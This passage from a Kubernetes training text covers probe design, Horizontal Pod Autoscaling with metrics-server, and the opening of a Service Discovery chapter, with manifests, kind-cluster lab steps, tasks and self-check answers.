The arithmetic you must be able to do: time-to-detect = `failureThreshold x periodSeconds` (plus `timeoutSeconds` for the last attempt). A startup probe with `periodSeconds: 5` and `failureThreshold: 30` allows the app **150 s** to boot, and costs nothing afterwards because liveness only starts when it succeeds.

Design rules that avoid outages:

1. **Readiness checks "can I serve a request?"** — it may include dependencies the request path truly needs (for `shop-api`: PostgreSQL reachable). If the dependency fails, the Pod stops receiving traffic; that is the correct, non-destructive reaction.
2. **Liveness checks "is this process broken in a way only a restart fixes?"** — keep it shallow: the event loop answers HTTP. Never include databases, caches or other services; restarting your API does not fix PostgreSQL.
3. **Use a startup probe for slow starters** (large JVM apps, migrations, cache warm-up) instead of a large `initialDelaySeconds` on liveness.
4. **Make probe endpoints cheap and unauthenticated**, served on the same event loop as real traffic (so a stuck loop is detected) but not through the authentication middleware.
5. **A Pod can be Ready and still be one failure from restart**; they are independent signals. Watch `kubectl get pods` `READY` and `RESTARTS` together.

6. Probes run per container; a Pod is Ready only when all its containers are ready (and any `readinessGates` are true).
7. During termination the Pod is removed from endpoints regardless of the readiness result; handle `SIGTERM` gracefully (see Pods §8.2).

A reference shape for `shop-api`:

```yaml
startupProbe:
  httpGet: {path: /healthz, port: http}
  periodSeconds: 3
  failureThreshold: 20        # up to 60 s to boot
livenessProbe:
  httpGet: {path: /healthz, port: http}   # process-only check
  periodSeconds: 10
  timeoutSeconds: 2
  failureThreshold: 3         # ~30 s of being stuck before a restart
readinessProbe:
  httpGet: {path: /readyz, port: http}    # includes PostgreSQL (Redis is only a cache)
  periodSeconds: 5
  timeoutSeconds: 2
  failureThreshold: 2         # leave rotation after ~10 s
```

6 Step-by-step guide

Prerequisites: a kind cluster (`kind create cluster --name lab`) and `kubectl`. Cost: free. Outputs are *illustrative*. We use `exec` probes on a file so you can flip health by hand; the same logic applies to HTTP probes.

1. **A Pod that is Ready only when a file exists.** Save as `probe-demo.yaml`:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: probe-demo
  labels:
    app: probe-demo
spec:
  containers:
    - name: app
      image: busybox:1.36
      command: ["sh", "-c", "sleep 15; touch /tmp/ready; touch /tmp/alive; sleep
  3600"]
      startupProbe:
        exec: {command: ["cat", "/tmp/ready"]}
        periodSeconds: 2
        failureThreshold: 20
```

```
      readinessProbe:
        exec: {command: ["cat", "/tmp/ready"]}
        periodSeconds: 3
        failureThreshold: 1
      livenessProbe:
        exec: {command: ["cat", "/tmp/alive"]}
        periodSeconds: 3
        failureThreshold: 2
---
apiVersion: v1
kind: Service
metadata:
  name: probe-demo
spec:
  selector:
    app: probe-demo
  ports:
    - port: 80
      targetPort: 8080
```

BASH

```
kubectl apply -f probe-demo.yaml
kubectl get pod probe-demo -w
```

Illustrative output: `0/1 Running` for about 15 seconds (the startup probe is failing, the app is "booting"), then `1/1 Running`.

2. **See readiness control the Service.**

BASH

```
kubectl get endpointslices -l kubernetes.io/service-name=probe-demo
```

While the Pod is `0/1`, the EndpointSlice has no ready addresses (the Pod IP appears under `notReady` conditions only in `-o yaml`); once `1/1`, the Pod IP is listed.

3. **Fail readiness without a restart.**

BASH

```
kubectl exec probe-demo -- rm /tmp/ready
kubectl get pod probe-demo
kubectl get endpointslices -l kubernetes.io/service-name=probe-demo -o
  jsonpath='{.items[0].endpoints[*].conditions.ready}{"\n"}'
```

`READY` drops to `0/1` within a few seconds, `RESTARTS` stays `0`, and the endpoint is not ready. Restore it with `kubectl exec probe-demo -- touch /tmp/ready` and the Pod returns to rotation.

4. **Fail liveness and watch the restart.**

```bash
kubectl exec probe-demo -- rm /tmp/alive
kubectl get pod probe-demo -w
kubectl describe pod probe-demo | sed -n '/Events/,$p'
```

After about 6 seconds (2 failures x 3 s) you will see events similar to `Liveness probe failed: cat: can't open '/tmp/alive'` followed by `Container app failed liveness probe, will be restarted`. `RESTARTS` becomes `1`, and the new container goes through the startup phase again (files are gone, since a restart gives a fresh container filesystem).

5. **Read the probe configuration back.**

```bash
kubectl get pod probe-demo -o jsonpath='{.spec.containers[0].livenessProbe}{"\n"}'
kubectl describe pod probe-demo | grep -E 'Liveness|Readiness|Startup'
```

`describe` prints the effective values including defaults such as `timeout=1s` and `#success=1`.

6. **Break it the realistic way: an HTTP probe on the wrong port.**

```bash
cat > bad-probe.yaml <<'EOF'
apiVersion: apps/v1
kind: Deployment
metadata:
  name: bad-probe
spec:
  replicas: 2
  selector:
    matchLabels: {app: bad-probe}
  template:
    metadata:
      labels: {app: bad-probe}
    spec:
      containers:
        - name: web
          image: nginx:1.27
          ports: [{containerPort: 80}]
          readinessProbe:
            httpGet: {path: /, port: 8080}   # nothing listens on 8080
            periodSeconds: 3
EOF
kubectl apply -f bad-probe.yaml
kubectl rollout status deploy/bad-probe --timeout=30s
kubectl describe pod -l app=bad-probe | grep -A3 'Readiness probe failed' | head
```

The rollout never completes; events show `Readiness probe failed: Get "http://10.244.x.x:8080/": dial tcp ...: connect: connection refused`. Fix it with `kubectl patch deploy bad-probe --type=json -p='[{"op":"replace","path":"/spec/template/spec/containers/0/readinessProbe/httpGet/port","value":80}]'` and the rollout finishes.

7. **Clean up.**

```bash
kubectl delete -f probe-demo.yaml -f bad-probe.yaml --ignore-not-found
```

7 Real-world scenario

Illustrative scenario. `shop-api` has a liveness probe on `/health`, a handler that runs `SELECT 1` against PostgreSQL with a 1-second timeout. During a routine maintenance window the database fails over and answers slowly for 40 seconds. Every `shop-api` Pod fails liveness three times in a row and is restarted — all ten at about the same moment. Restarting Node.js Pods each open a pool of connections to a database that is just recovering, which slows it further, and the API is down for several minutes instead of seconds. The on-call engineer sees `RESTARTS` climbing across the whole Deployment and Pod events full of `Liveness probe failed`. The fix has three parts: liveness becomes `/healthz` (event loop only), the database check moves to the **readiness** probe (so Pods drop out of rotation during the failover and return automatically, without restarting), and a startup probe replaces a 90-second `initialDelaySeconds`. **Lesson:** liveness is for "restart fixes it"; dependency health belongs in readiness, and even there it should degrade gracefully.

8 Common mistakes and best practices

Don't

- Point liveness at a database, cache or downstream API: you convert a dependency blip into a restart storm.
- Use the same endpoint and thresholds for liveness and readiness without thinking.
- Use aggressive values (`timeoutSeconds: 1`, `failureThreshold: 1`) on a busy Node.js app: a GC pause or CPU throttling (Resource Requests and Limits §8.14) makes a healthy Pod fail.
- Add a long `initialDelaySeconds` to liveness instead of a startup probe; it delays detection for the Pod's whole life.
- Skip readiness entirely: rollouts will drop requests.

- Probe an authenticated route, or one that does expensive work.

Do

- Always define a readiness probe for anything behind a Service; add liveness only if you can name a failure that a restart fixes.
- Give slow starters a startup probe sized to the worst-case boot time with a margin.
- Make probe handlers fast (single-digit milliseconds) and log failures with the reason.
- Combine with graceful shutdown (`preStop`, `SIGTERM` handling) and a `PodDisruptionBudget` so voluntary disruptions also respect readiness.
- Alert on `kube_pod_container_status_restarts_total` increases and on Pods that stay NotReady (kube-state-metrics).

9 Tasks

- [ ] **T1 — Watch the three probes** *(≈30 min, beginner)*
  - **Goal:** see startup, readiness and liveness each do their own job.
  - **Steps:**
    1. Apply `probe-demo.yaml` and watch it with `kubectl get pod probe-demo -w`.
    2. Remove `/tmp/ready`, then `/tmp/alive`, one at a time, restoring readiness in between.
    3. Note, for each action, whether `READY` changed and whether `RESTARTS` changed.
  - **Done when:** you have a table showing that readiness failure changes `READY` only and liveness failure increments `RESTARTS`.

- [ ] **T2 — Compute the numbers** *(≈20 min, beginner)*
  - **Goal:** predict detection times.
  - **Steps:**
    1. For the `shop-api` reference probes in section 5, calculate the maximum boot time allowed, the time to leave rotation and the time to be restarted when stuck.
    2. Verify one of them by timing the events in `probe-demo` (`kubectl get events --sort-by=.lastTimestamp`).
  - **Done when:** your predictions are within a few seconds of the observed event timestamps.

- [ ] **T3 — Add an HTTP readiness probe to a rollout** *(≈40 min, intermediate)*
  - **Goal:** prove readiness gates a rolling update.
  - **Steps:**

1. Deploy `nginx:1.27` with 3 replicas and a readiness probe on `/`.
2. Update the image to a tag that does not exist, then to `nginx:1.27-alpine` with a readiness path `/nope`.
3. Watch `kubectl rollout status` and the old ReplicaSet staying at full capacity (`kubectl get rs`).

- **Done when:** you can show that the old Pods keep serving while the new ones are NotReady, and explain which Deployment settings (`maxUnavailable`, `maxSurge`) made that safe.

☐ **T4 — Break and fix a liveness restart storm** *(≈45 min, advanced)*

- **Goal:** reproduce the dependency-in-liveness anti-pattern.
- **Steps:**
  1. Run 3 replicas whose liveness probe is an `exec` that checks for a file `/shared/db-up` (stand-in for the database) that you create and delete via `kubectl exec`.
  2. Delete the file in all Pods and watch them restart together.
  3. Move that check to the readiness probe and repeat.
- **Done when:** in the first run all Pods restart, in the second they only go NotReady, and `RESTARTS` stays at 0.

☐ **T5 — Add a startup probe** *(≈30 min, intermediate)*

- **Goal:** protect a slow-starting app without hurting steady-state detection.
- **Steps:**
  1. Run a container that sleeps 40 s before creating its health file, with a liveness probe only (period 5, threshold 3) and watch it get killed in a loop.
  2. Add a startup probe with `periodSeconds: 5`, `failureThreshold: 20`.
  3. Confirm the container now stabilises and that liveness detection afterwards is still fast.
- **Done when:** the Pod reaches `1/1 Running` with `RESTARTS 0` and you can explain why.

☐ **T6 — Prove it: probe design review for shop-api** *(≈45 min, advanced)*

- **Goal:** design probes from first principles.
- **Steps:**
  1. Without this page, write the three probes for `shop-api` (which paths, which dependencies, which thresholds) and justify each number in one sentence.
  2. Apply them in the capstone [Capstone 8] Deployment, then stop PostgreSQL (`kubectl scale statefulset postgres --replicas=0`) and record what happens to `READY`, `RESTARTS` and the Service.

- **Done when:** Pods go NotReady without restarting during the database outage, recover on their own when it returns, and you can explain it in under two minutes.

10 Self-check questions

1. What does Kubernetes do when a liveness probe fails? When a readiness probe fails?
2. Why should a liveness probe not check the database?
3. What is the startup probe for, and how does it interact with the other two?
4. A Pod shows `0/1 Running` and `RESTARTS 0` for ten minutes. Which probe is the likely culprit and where do you look?
5. How long does a probe with `periodSeconds: 10`, `failureThreshold: 3` take to act?

ANSWERS

1. Liveness failure: the kubelet kills and restarts the container (subject to `restartPolicy`). Readiness failure: the Pod stays running but its IP is removed from the Service endpoints until the probe passes again.
2. Restarting the app does not fix a database problem and simultaneous restarts amplify the incident. Put dependency checks in readiness, if anywhere.
3. It gates the others: until it succeeds, liveness and readiness do not run; if it exhausts its failures, the container is restarted. It lets slow apps boot without a long liveness delay.
4. The readiness probe is failing (the Pod is running but not Ready). `kubectl describe pod` shows `Readiness probe failed: ...` events; check the path, port, and whether the app really answers.
5. About 30 seconds (3 x 10 s), plus up to the timeout of the last attempt.

11 Further reading

- Kubernetes documentation — *Tasks → Configure Pods and Containers → Configure Liveness, Readiness and Startup Probes*.
- Kubernetes documentation — *Concepts → Workloads → Pod Lifecycle* (container probes and Pod conditions).
- Kubernetes documentation — *API server health endpoints* (`/livez`, `/readyz`).
- See also: Health Checks in Docker §4.12, Zero-downtime Deployments §5.8 and Services §8.4.

LAB NOTES What I ran, what I saw, what it means

8.16 Horizontal Pod Autoscaling

Topic 16 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

The **Horizontal Pod Autoscaler (HPA)** automatically changes the number of replicas of a workload (usually a Deployment) based on observed load. "Horizontal" means *more copies* rather than *bigger copies* (that would be vertical scaling, the job of the Vertical Pod Autoscaler). It is a control loop inside the Kubernetes controller manager: every 15 seconds by default it reads a metric, compares it with your target, and edits the `replicas` field of the target's `scale` subresource.

The metric usually comes from **metrics-server**, a small add-on that collects CPU and memory usage from every kubelet and serves it through the Kubernetes Metrics API (`metrics.k8s.io`). That is what powers `kubectl top` and CPU/memory-based autoscaling. For anything else (requests per second, queue depth) you plug in a custom or external metrics adapter, introduced in section 5.

2 Why it matters in DevOps

- **Traffic is spiky.** A fixed replica count is either wasteful at night or too small during a campaign. Autoscaling pays for what the load needs (Autoscaling for Cost §20.4).
- **It depends on everything else you configured:** CPU utilisation is a percentage of the **request** (Resource Requests and Limits §8.14); new Pods only help once they are **Ready** (Liveness and Readiness Probes §8.15); and new replicas need node capacity (the Cluster Autoscaler or Karpenter adds nodes).
- **Misconfigured HPAs cause flapping** (scale up, down, up) and thundering herds against databases; understanding the algorithm and `behavior` is the difference between smooth scaling and an incident.
- **It is part of high availability:** a Deployment with `minReplicas: 2` survives a node loss and an HPA tops it up under stress (High Availability and Scalability §0.8).

3 Real-world system example

Kubernetes' own documentation walk-through, and large public platforms. The upstream HPA walk-through scales the `hpa-example` PHP/Apache image on CPU and is the canonical reference. In production, cloud providers expose the same API: GKE and EKS run the HPA controller in the managed control plane, and add node autoscaling (GKE Cluster Autoscaler or Autopilot, AWS Cluster Autoscaler or Karpenter) so replica growth is backed by capacity. For event-driven workloads the CNCF project **KEDA** (Kubernetes Event-driven Autoscaling) builds on the HPA to scale on queue length (Kafka, RabbitMQ, SQS) and can scale to zero. Teams that already run Prometheus commonly use **prometheus-adapter** to expose application metrics such as requests per second to the HPA through the custom metrics API.

4 Diagram




Figure 8.16-1

Scale-up and scale-down are deliberately asymmetric (react fast to load, slowly to silence):




Figure 8.16-2

5 How it works

The algorithm. Once per sync period the controller computes:

```
desiredReplicas = ceil( currentReplicas x ( currentMetricValue / desiredMetricValue ) )
```

Example: 4 replicas, average CPU is 90% of request, target 60% -> `ceil(4 x 90/60) = ceil(6) = 6`. If the ratio is within a **tolerance** of 0.1 of 1.0 (default) nothing happens, which prevents jitter. Details that matter:

- Utilisation is `usage / request` averaged over the Pods. A container **without a CPU request** cannot be scaled on utilisation (the HPA reports `<unknown>`).
- Pods that are not yet Ready, or are newly started, are handled conservatively (missing metrics are assumed 0% when scaling up and 100% when scaling down) so a rollout does not trigger runaway scaling.
- Result is clamped to `[minReplicas, maxReplicas]`. With several metrics the HPA computes each and takes the **largest** answer.
- The HPA fights a manually edited `replicas`. When using an HPA, **omit `spec.replicas` from the Deployment manifest** in Git, otherwise every `kubectl apply` resets the count.

API version. Use `autoscaling/v2` (stable since Kubernetes 1.23). `autoscaling/v1` supports only CPU and has no `behavior`.

`behavior` tunes the speed of change independently for up and down:

Field	Meaning	Defaults
`scaleUp.stabilizationWindowSeconds`	use the lowest recommendation seen in this window before scaling up	0 (react at once)
`scaleDown.stabilizationWindowSeconds`	use the highest recommendation seen in this window before scaling down	300 s
`policies`	limits per `periodSeconds`: `type: Pods` (absolute) or `type: Percent`	scale-up: max of +4 Pods or +100% per 15 s; scale-down: 100% per 15 s (but the 300 s window dominates)
`selectPolicy`	`Max` (default), `Min` or `Disabled` when several policies exist	`Max`

Metric types in `autoscaling/v2`:

Type	Source	Example
`Resource`	metrics-server	CPU `averageUtilization: 60` or memory
`ContainerResource`	metrics-server	scale on one container, ignoring sidecars
`Pods`	custom metrics API	`http_requests_per_second` averaged per Pod
`Object`	custom metrics API	requests per second on an Ingress
`External`	external metrics API	SQS queue length, Pub/Sub backlog

Custom metrics intro. The custom and external metrics APIs are interfaces that an adapter implements: **prometheus-adapter** translates PromQL into them; **KEDA** installs its own adapter and creates the HPA for you from a `ScaledObject`. Good scaling signals correlate with work waiting to be done (queue depth, in-flight requests, RPS per Pod) rather than lagging indicators such as p99 latency. See Prometheus and PromQL §10.2 for the metric side, and HPA, VPA and Cluster Autoscaler §16.7 for the next step.

Limits to remember: HPA cannot scale a Deployment below 1 (scale-to-zero needs KEDA or the alpha HPAScaleToZero feature), it does not add nodes, and scaling a stateful dependency (the PostgreSQL behind your API) is out of scope: more API replicas can overwhelm a database that was sized for fewer connections.

6 Step-by-step guide

Prerequisites: a kind cluster (`kind create cluster --name lab`) and `kubectl`. Cost: free. Output is *illustrative*; numbers will differ on your machine.

1. **Install metrics-server.** Official manifest from the metrics-server project:

```bash
kubectl apply -f https://github.com/kubernetes-sigs/metrics-
  server/releases/latest/download/components.yaml
```

   kind's kubelets use self-signed certificates, so for this **local lab only** tell metrics-server not to verify them:

```bash
kubectl patch -n kube-system deployment metrics-server --type=json \
  -p='[{"op":"add","path":"/spec/template/spec/containers/0/args/-","value":"--
  kubelet-insecure-tls"}]'
kubectl rollout status -n kube-system deploy/metrics-server
```

   Never disable certificate verification on a real cluster; managed clusters ship a working metrics pipeline.

2. **Confirm the Metrics API works** (it can take about a minute):

```bash
kubectl top nodes
kubectl top pods -A | head
```

   Expect CPU in millicores and memory in `Mi`. `error: Metrics API not available` means metrics-server is not Ready yet or cannot reach the kubelets: check `kubectl logs -n kube-system deploy/metrics-server`.

3. **Deploy a CPU-hungry sample app with a CPU request.** Save as `hpa-demo.yaml`:

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: php-apache
spec:
  # no replicas: field, the HPA owns the count
  selector:
    matchLabels: {app: php-apache}
  template:
    metadata:
      labels: {app: php-apache}
    spec:
      containers:
        - name: php-apache
          image: registry.k8s.io/hpa-example
          ports: [{containerPort: 80}]
```

```
          resources:
            requests: {cpu: 200m, memory: 64Mi}
            limits:   {cpu: 500m, memory: 128Mi}
---
apiVersion: v1
kind: Service
metadata:
  name: php-apache
spec:
  selector: {app: php-apache}
  ports: [{port: 80}]
---
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: php-apache
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: php-apache
  minReplicas: 1
  maxReplicas: 6
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 50
  behavior:
    scaleDown:
      stabilizationWindowSeconds: 60     # shortened for the lab; default is 300
    scaleUp:
      policies:
        - {type: Pods, value: 2, periodSeconds: 15}
```

BASH

```
kubectl apply -f hpa-demo.yaml
kubectl get hpa php-apache
```

Illustrative: `TARGETS cpu: 0%/50%`, `REPLICAS 1`. If you see `<unknown>/50%`, wait a minute; if it persists, check the Pod has a CPU request and metrics-server is healthy.

4. **Generate load** in a second terminal:

BASH

```
kubectl run load --image=busybox:1.36 --restart=Never -- /bin/sh -c "while true; do
  wget -q -O- http://php-apache; done"
```

5. **Watch the algorithm work:**

```bash
kubectl get hpa php-apache -w
```

Illustrative: `cpu: 250%/50%` with 1 replica; the HPA computes `ceil(1 x 250/50) = 5`, but your `scaleUp` policy allows only +2 per 15 s, so you see `REPLICAS` go 1 -> 3 -> 5. Utilisation then settles near or below 50%. Read the controller's reasoning:

```bash
kubectl describe hpa php-apache | sed -n '/Metrics/,$p'
```

Events like `SuccessfulRescale New size: 3; reason: cpu resource utilization (percentage of request) above target`.

6. **Stop the load and watch scale-down:**

```bash
kubectl delete pod load
kubectl get hpa php-apache -w
```

Utilisation drops to 0% right away, but replicas stay for the 60 s stabilization window and then fall back toward 1. In production the default 300 s window prevents flapping.

7. **Try a memory or multi-metric HPA** by adding a second entry under `metrics:`:

```yaml
    - type: Resource
      resource:
        name: memory
        target: {type: AverageValue, averageValue: 100Mi}
```

With several metrics the HPA takes the highest replica count any of them demands. Note that memory is a poor scaling signal for most apps: it rarely falls after load drops.

8. **Clean up.**

```bash
kubectl delete -f hpa-demo.yaml
kubectl delete pod load --ignore-not-found
```

Leave metrics-server installed if you continue with the capstone [Capstone 8].

Real-world scenario

7

Illustrative scenario. A flash sale starts at 12:00 and `shop-api` latency climbs. The HPA is configured with `minReplicas: 2`, `maxReplicas: 10`, CPU target 70%. At 12:00:30 `kubectl get hpa` shows `cpu: 180%/70%` and `REPLICAS 2` — and only five minutes later, 8 replicas. Investigation shows two causes: the container image takes 45 s to pass readiness (no startup tuning, a cold cache), and new Pods were pending for 90 s because the node pool had no free CPU. The team pre-warms with `minReplicas: 6` for the sale window, shrinks start time (smaller image, lazy cache), adds a `scaleUp` policy of +100% per 30 s, enables the node autoscaler with headroom, and caps `maxReplicas` at what PostgreSQL's `max_connections` allows through a pooler. **Lesson:** autoscaling is a pipeline — metrics delay, algorithm, image pull, scheduling, readiness — and the slowest stage sets your reaction time.

8 Common mistakes and best practices

Don't

- Create a CPU-utilisation HPA for Pods with no CPU requests.
- Leave `spec.replicas` in the Deployment manifest when an HPA manages it.
- Set `maxReplicas` without checking downstream capacity (database connections, rate limits, licence counts).
- Scale on memory for runtimes that never release it (Node.js, JVM) or on latency alone.
- Set the target near 100%: there is no headroom while new Pods start. 50-70% is common for CPU.

Do

- Set `minReplicas ⩾ 2` for production services and spread them across zones (Scheduling §8.13).
- Use `autoscaling/v2` with explicit `behavior` and keep the default conservative scale-down.
- Make Pods start fast and report readiness accurately.
- Load-test to find a sensible target before choosing numbers.
- Alert when the HPA is pinned at `maxReplicas` for a long period (`kube_horizontalpodautoscaler_status_current_replicas` equal to the maximum in kube-state-metrics).

9 Tasks

☐ **T1 — Get metrics flowing** *(≈30 min, beginner)*

- **Goal:** install and verify metrics-server.
- **Steps:**
  1. Apply the metrics-server manifest and the kind patch from step 1.
  2. Run `kubectl top nodes` and `kubectl top pods -A`.
  3. Find the same data through the raw API: `kubectl get --raw /apis/metrics.k8s.io/v1beta1/nodes`.
- **Done when:** `kubectl top nodes` prints CPU and memory for every node.

☐ **T2 — Scale on CPU** *(≈30 min, beginner)*

- **Goal:** watch a full scale-up and scale-down cycle.
- **Steps:**
  1. Apply `hpa-demo.yaml` and start the load generator.
  2. Record `kubectl get hpa -w` until replicas stop growing.
  3. Delete the load generator and wait for scale-down.
- **Done when:** you captured a timeline of replicas versus CPU and it returns to `minReplicas`.

☐ **T3 — Do the maths** *(≈20 min, intermediate)*

- **Goal:** predict the HPA's decisions.
- **Steps:**
  1. For 3 replicas at 120% utilisation with target 60%, compute the desired count; repeat for 8 replicas at 33% with target 60%.
  2. Explain what the `behavior` policies would do to each result.
  3. Check your first prediction against a real run by lowering the target.
- **Done when:** both calculations are correct (6 and 5) and your explanation includes the tolerance and the stabilization window.

☐ **T4 — Tune behaviour** *(≈45 min, intermediate)*

- **Goal:** control the speed of scaling.
- **Steps:**
  1. Remove the `scaleUp` policy, repeat the load test and note how fast replicas jump.
  2. Set `scaleUp` to +1 Pod per 60 s and repeat.
  3. Set `scaleDown.stabilizationWindowSeconds: 300` and measure the delay after load stops.
- **Done when:** you can show three timelines and say which fits a flash-sale workload.

- [ ] **T5 — Break it: no CPU request** *(≈30 min, advanced)*
  - **Goal:** recognise the `<unknown>` failure mode.
  - **Steps:**
    1. Remove `requests.cpu` from the Deployment and re-apply.
    2. Read `kubectl describe hpa` and find the `FailedGetResourceMetric` or `missing request for cpu` condition.
    3. Restore the request.
  - **Done when:** you can state the exact condition text and why utilisation cannot be computed without a request.
- [ ] **T6 — Prove it: autoscale shop-api** *(≈60 min, advanced)*
  - **Goal:** autoscale the capstone API from evidence.
  - **Steps:**
    1. Deploy `shop-api` from the capstone [Capstone 8] and write its HPA (min 2, max 6, 60% CPU).
    2. Load it and capture a replicas-vs-CPU timeline.
    3. Explain in five lines what limits your scale-up speed in this cluster.
  - **Done when:** the Deployment scales above `minReplicas` under load, returns afterwards, and your explanation names metrics delay, readiness and node capacity.

10 Self-check questions

1. What formula does the HPA use to compute the desired replica count?
2. Why does a CPU-based HPA show `<unknown>`, and what are the three most likely causes?
3. Why is scale-down slower than scale-up by default?
4. What happens if you leave `replicas: 3` in a Deployment manifest that is managed by an HPA and run `kubectl apply` on every deploy?
5. When would you use KEDA or a custom metric instead of CPU?

ANSWERS

1. `desiredReplicas = ceil(currentReplicas x currentMetricValue / desiredMetricValue)`, ignored if the ratio is within the 10% tolerance and clamped to min and max.
2. metrics-server is missing or not Ready; the Pods have no CPU request; the Pods have just started and no samples exist yet.
3. To avoid flapping: the scale-down stabilization window (300 s default) picks the highest recent recommendation, since removing capacity too early risks another scale-up and cold starts.

4. Each apply resets the replica count to 3, fighting the HPA and causing sudden capacity changes. Omit `replicas` in the manifest.
5. When load is not CPU-bound or CPU lags the real signal: queue consumers (queue depth), request-driven services (RPS per Pod), or scale-to-zero needs.

11 Further reading

- Kubernetes documentation — *Horizontal Pod Autoscaling* and the *HorizontalPodAutoscaler Walkthrough*.
- Kubernetes documentation — *Resource metrics pipeline* (metrics-server) and the *autoscaling/v2 API reference*.
- KEDA project documentation (keda.sh) and the prometheus-adapter project README.
- See also: Deployments and ReplicaSets §8.3 and Rightsizing §20.5.

8.17 Service Discovery

Topic 17 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

Pods are born and die constantly and every new Pod gets a new IP address. If `shop-api` had to know the IP of PostgreSQL, it would break at the first reschedule. **Service discovery** is how one workload finds another by a *stable name* instead. In Kubernetes there are two built-in mechanisms:

1. **DNS (Domain Name System).** A cluster add-on called **CoreDNS** runs as a Deployment in `kube-system` and answers queries for names such as `postgres.shop.svc.cluster.local`. Every Pod is automatically configured to use it. This is the mechanism you should use.
2. **Environment variables.** When a Pod starts, the kubelet injects variables like `POSTGRES_SERVICE_HOST` and `POSTGRES_SERVICE_PORT` for each Service that already existed in the namespace. This is a legacy mechanism with an ordering catch.

The names point to a Service §8.4: a stable virtual IP (ClusterIP) in front of a changing set of Pods. A special variant, the **headless Service** (`clusterIP: None`), has no virtual IP; DNS returns the Pod IPs directly, which is how StatefulSets give each replica its own name.

2 Why it matters in DevOps

- **Every connection string in your manifests is a service-discovery decision.** `DATABASE_HOST=postgres` works only because of CoreDNS and the namespace search path.
- **DNS is the number-one hidden dependency.** When CoreDNS is overloaded or blocked by a NetworkPolicy, applications fail with `ENOTFOUND` or `getaddrinfo EAI_AGAIN` while Pods look healthy.
- **Cross-namespace and multi-environment setups** (dev, staging, prod in different namespaces) rely on the fully qualified name form.
- **Performance:** the default `ndots:5` setting multiplies DNS queries for external hostnames and is a frequent cause of slow outbound calls and CoreDNS load.
- **Stateful systems** (PostgreSQL replicas, Kafka, Redis clusters) need stable per-Pod identities, which only headless Services plus StatefulSets provide (StatefulSets §8.10).

3 Real-world system example

CoreDNS in every modern cluster. CoreDNS is a CNCF graduated project and has been the default cluster DNS in kubeadm and most distributions (including kind, EKS, GKE and AKS) for years. Its behaviour is defined by a **Corefile** stored in a ConfigMap named `coredns` in `kube-system`: the `kubernetes` plugin answers `cluster.local` names from the API server's Services and EndpointSlices, the `forward` plugin sends everything else to the node's upstream resolvers, and the `cache` plugin reduces load. Large clusters often add **NodeLocal DNSCache**, a Kubernetes add-on that runs a DNS cache on every node to cut latency and conntrack pressure. Public Kubernetes documentation also describes how database operators and Kafka distributions rely on headless Services so that each broker or replica has a stable DNS name such as `kafka-0.kafka-headless.prod.svc.cluster.local`.

4 Diagram

